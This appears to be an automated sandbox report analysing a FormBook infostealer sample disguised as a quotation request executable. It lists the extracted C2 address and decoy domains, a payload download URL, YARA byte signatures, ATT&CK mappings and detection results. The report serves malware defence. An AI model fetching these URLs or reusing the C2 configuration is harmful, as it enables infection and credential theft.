ID: 680627
Sample Name: RFQ- 7075-T6.exe
Cookbook: default.jbs
Time: 22:20:08
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

RFQ- 7075-T6.exe


Overview

General Information

Sample Name:	RFQ- 7075-T6.exe
Analysis ID:	680627
MD5:	d9761200032232.
SHA1:	bbebd24b01671f..
SHA256:	d5880984d79957.
Tags:	exe formbook
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Machine Learning detection for sam…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- RFQ- 7075-T6.exe (PID: 3388 cmdline: "C:\Users\user\Desktop\RFQ- 7075-T6.exe" MD5: D9761200032232025041EA4E1F7D0AE2)
  - RFQ- 7075-T6.exe (PID: 5432 cmdline: C:\Users\user\Desktop\RFQ- 7075-T6.exe MD5: D9761200032232025041EA4E1F7D0AE2)
    - WerFault.exe (PID: 6012 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5432 -s 172 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.lafuriaroja.team/jn86/"
  ],
  "decoy": [
    "yzeym.top",
    "bettymassage.co.uk",
    "zvzac.com",
    "eventscomparison.xyz",
    "ybzgh.com",
    "3618shop.com",
    "sosoicey.com",
    "sundancerenewable.com",
    "whorephotos.com",
    "zamawiamy.online",
    "idmtoucan.site",
    "home-visites.com",
    "maxtesler.website",
    "terilio.net",
    "aaemp.com",
    "linksy.site",
    "hairurge.com",
    "lizzo.ltd",
    "ukmcqc.co.uk",
    "coolerzap.net",
    "minifini.com",
    "rainjewel.com",
    "picassoai.art",
    "qwry.store",
    "gstwarehousesolutions.com",
    "fexlueg.xyz",
    "residentiallaw.uk",
    "corelinks.app",
    "suaratkbm.com",
    "juliettjaya.xyz",
    "suggestiontherapy.com",
    "chocolatemacaroon.com",
    "axionmotion.net",
    "gurpreet.world",
    "watersportsale.space",
    "babyinbalance.com",
    "alcacersurveyors.com",
    "jerseycity.construction",
    "jav-stars.com",
    "xn--micrsoft-q4a.com",
    "9966181.xyz",
    "batesmotel.xyz",
    "liquidationsteals.com",
    "guveniliradresim5.site",
    "onlycars.app",
    "156293.sbs",
    "fithealthcode.net",
    "bin-pro.com",
    "vacation2me.net",
    "ofertalbox.com",
    "tesla3.website",
    "saradaram.com",
    "forttownfinancial.net",
    "aguide2floridakeys.com",
    "asd461.xyz",
    "nihan.world",
    "vife.solutions",
    "aspotfy.com",
    "muttleycrue.net",
    "qvai-p8.xyz",
    "bestastroraghuram.com",
    "thefsdcollective.xyz",
    "flowerstudio.info",
    "clearwaterbeachdiet.store"
  ]
}
```

Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0xafa74:$a1: 3C 30 50 4F 53 54 74 09 40 • 0xc9e0a:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xb4867:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0xc05a7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
dump.pcap	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xb3563:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xb398e:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xc035f:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xbfdb9:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xc04a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xc061f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xb43ec:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xbef5c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb5203:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xc89c1:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xc9b2e:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
dump.pcap	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0xc553d:$sqlite3step: 68 34 1C 7B E1 • 0xc5650:$sqlite3step: 68 34 1C 7B E1 • 0xc556c:$sqlite3text: 68 38 2A 90 C5 • 0xc5691:$sqlite3text: 68 38 2A 90 C5 • 0xc557f:$sqlite3blob: 68 53 D8 7F 8C • 0xc56a7:$sqlite3blob: 68 53 D8 7F 8C

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0xd0d0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x5dc7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x5bc5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x56b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x5cc7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x5e3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x492c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xbe37:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xce3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.237260939.00000000035F9000.00000004.00000800.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x8d59:$sqlite3step: 68 34 1C 7B E1 • 0x8e6c:$sqlite3step: 68 34 1C 7B E1 • 0x8d88:$sqlite3text: 68 38 2A 90 C5 • 0x8ead:$sqlite3text: 68 38 2A 90 C5 • 0x8d9b:$sqlite3blob: 68 53 D8 7F 8C • 0x8ec3:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000000.230933027.00000000003C1000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Click to see the 9 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.RFQ- 7075-T6.exe.3c0000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.0.RFQ- 7075-T6.exe.3c0000.0.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x5451:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1bdc0:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0x9bcf:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x14ab7:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
1.0.RFQ- 7075-T6.exe.3c0000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x143a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x979a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1361c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa493:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab27:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
1.0.RFQ- 7075-T6.exe.3c0000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a49:$sqlite3step: 68 34 1C 7B E1 • 0x17b5c:$sqlite3step: 68 34 1C 7B E1 • 0x17a78:$sqlite3text: 68 38 2A 90 C5 • 0x17b9d:$sqlite3text: 68 38 2A 90 C5 • 0x17a8b:$sqlite3blob: 68 53 D8 7F 8C • 0x17bb3:$sqlite3blob: 68 53 D8 7F 8C

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

.NET source code contains potential unpacker

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	3 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ- 7075-T6.exe	21%	Virustotal		Browse
RFQ- 7075-T6.exe	15%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	
RFQ- 7075-T6.exe	100%	Avira	HEUR/AGEN.1251478	
RFQ- 7075-T6.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.RFQ- 7075-T6.exe.3c0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.RFQ- 7075-T6.exe.210000.0.unpack	100%	Avira	HEUR/AGEN.1251478		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://109.206.241.81/htdocs/qWDXb.exe	16%	Virustotal		Browse
http://109.206.241.81/htdocs/qWDXb.exe	100%	Avira URL Cloud	malware	
www.lafuriaroja.team/jn86/	0%	Virustotal		Browse
www.lafuriaroja.team/jn86/	0%	Avira URL Cloud	safe	
http://109.206.241.814	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.135.233	true	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://109.206.241.81/htdocs/qWDXb.exe	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown
www.lafuriaroja.team/jn86/	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	low
http://https://cdn.discordapp.com/attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSignature.dll	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSign	RFQ- 7075-T6.exe, 00000000.00000002.232356146.00000000025F1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://109.206.241.814	RFQ- 7075-T6.exe, 00000000.00000002.232496959.0000000002637000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://cdn.discordapp.com	RFQ- 7075-T6.exe, 00000000.00000002.232356146.00000000025F1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	RFQ- 7075-T6.exe, 00000000.00000002.232356146.00000000025F1000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
109.206.241.81	unknown	Germany		209929	AWMLTNL	false
162.159.135.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680627
Start date and time: 08/08/202222:20:08	2022-08-08 22:20:08 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ- 7075-T6.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Copyright Joe Security LLC 2022

Classification:	mal100.troj.evad.winEXE@4/5@1/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.182.143.212
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, onedsblobprdcus15.centralus.cloudapp.azure.com, login.live.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:21:11	API Interceptor	1x Sleep call for process: RFQ- 7075-T6.exe modified
22:21:48	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RFQ- 7075-T6.exe_556ec1e08761a72764f19ea896e990ee5ce7d04d_f7717559_1730b38f\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6393385909655186
Encrypted:	false
SSDEEP:	96:i7FQwFaU4mlEnhLaoI7R06tpXIQcQvc6QcEDMcw3Dz+HbHsZAXGng5FMTPSkvPkp:sMUNZHBUZMXwjl/u7sjS274Ith
MD5:	4A2F4133805443E018DA36B49FC03F34
SHA1:	6E47527F972DC5ED8E6497ECC05948F6AE924205
SHA-256:	281EB3490D4A4E92EF8765B3F2ABAC4FD6F7DF8603A2C12B65F3070140A04D4D
SHA-512:	28D5A7ED5B285A1D62574C77BE21B338E5F7723A01946F3B0738C85EFB977973B4A939660F1F461ED5D65D5D4329E9CC18452066702791CEEE0049BFD0CE678E
Malicious:	**true**
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.4.4.6.3.6.7.3.0.7.2.6.1.3.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.4.4.6.3.6.7.4.1.6.6.3.8.0.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.9.c.3.b.e.6.5.-.9.b.d.b.-.4.d.4.7.-.9.e.8.b.-.7.9.6.e.8.b.b.e.7.0.f.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.7.b.f.3.0.d.a.-.1.6.0.3.-.4.4.6.9.-.9.d.2.f.-.2.1.0.b.b.0.d.9.2.8.a.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.F.Q.-. .7.0.7.5.-.T.6...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.M.i.c.r.o.s.o.f.t...C.o.d.e.A.n.a.l.y.s.i.s...H.o.s.t.i.n.g...S.e.r.v.e.r...F.e.a.t.u.r.e.s...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.5.3.8.-.0.0.0.1.-.0.0.1.c.-.7.e.c.3.-.b.5.6.5.6.4.a.b.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.6.0.c.7.9.6.d.1.9.9.9.9.4.3.2.6.6.1.0.6.d.b.3.2.9.6.b.9.0.2.2.d.0.0.0.0.0.0.0.0.!.0.0.0.0.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER277B.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Mon Aug 8 20:21:13 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	18920
Entropy (8bit):	2.005802278010256
Encrypted:	false
SSDEEP:	96:5Yv848NGYC92ei7wrDvffjXMgz6341Jt/5E8cWInWIXmIxCOEe:vnU2eO+ffjXMgz6o1JhqvCO5
MD5:	EA20FD32C6F3E7D2A8C48758D50B079B
SHA1:	08C7603C9279364C1638183912D94908914E1158
SHA-256:	9E4AE1B750E6B3924CFE1A432337921CF131EC9EA46EDE77ECE53B946A524557
SHA-512:	D90E3247A5B8850B358A2B0FC2F0E1E654574C53AB3A849C4BC086F82CD32A3F8316CCAB0807ABBDB610EA23543AFEE0A254068F7483C512C5FD44CF381E701B
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....9p.b.....4.....<.....D.....T.....8.....T.....@....B.....U.....B.....t..... .GenuineIntelW.....T.....8...5p.b.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.704936696963994
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNibx6Q3J6Yzs60gmfKS/+prb89b7asfHpm:RrlsNid6G6Y460gmfKS375fk
MD5:	AE2C8BF0B857061480F96C3B059566BD
SHA1:	D03DE39324E66834BF4CC7D724FB6DA6C4D2A123
SHA-256:	7D7F02A70976320968835BF4FC0FA302823BA2103978A31F46A18EAB79950DF5
SHA-512:	1D3B6D2D4FC5C3D6A8719BA5A1F54BB83EA93D600E9E01763F9B3BB80996CD882BFC1E922CA478CBD8A1A0C16A8F3B28EF54551C4ED3FD04543532E1731B0037
Malicious:	false
Reputation:	low
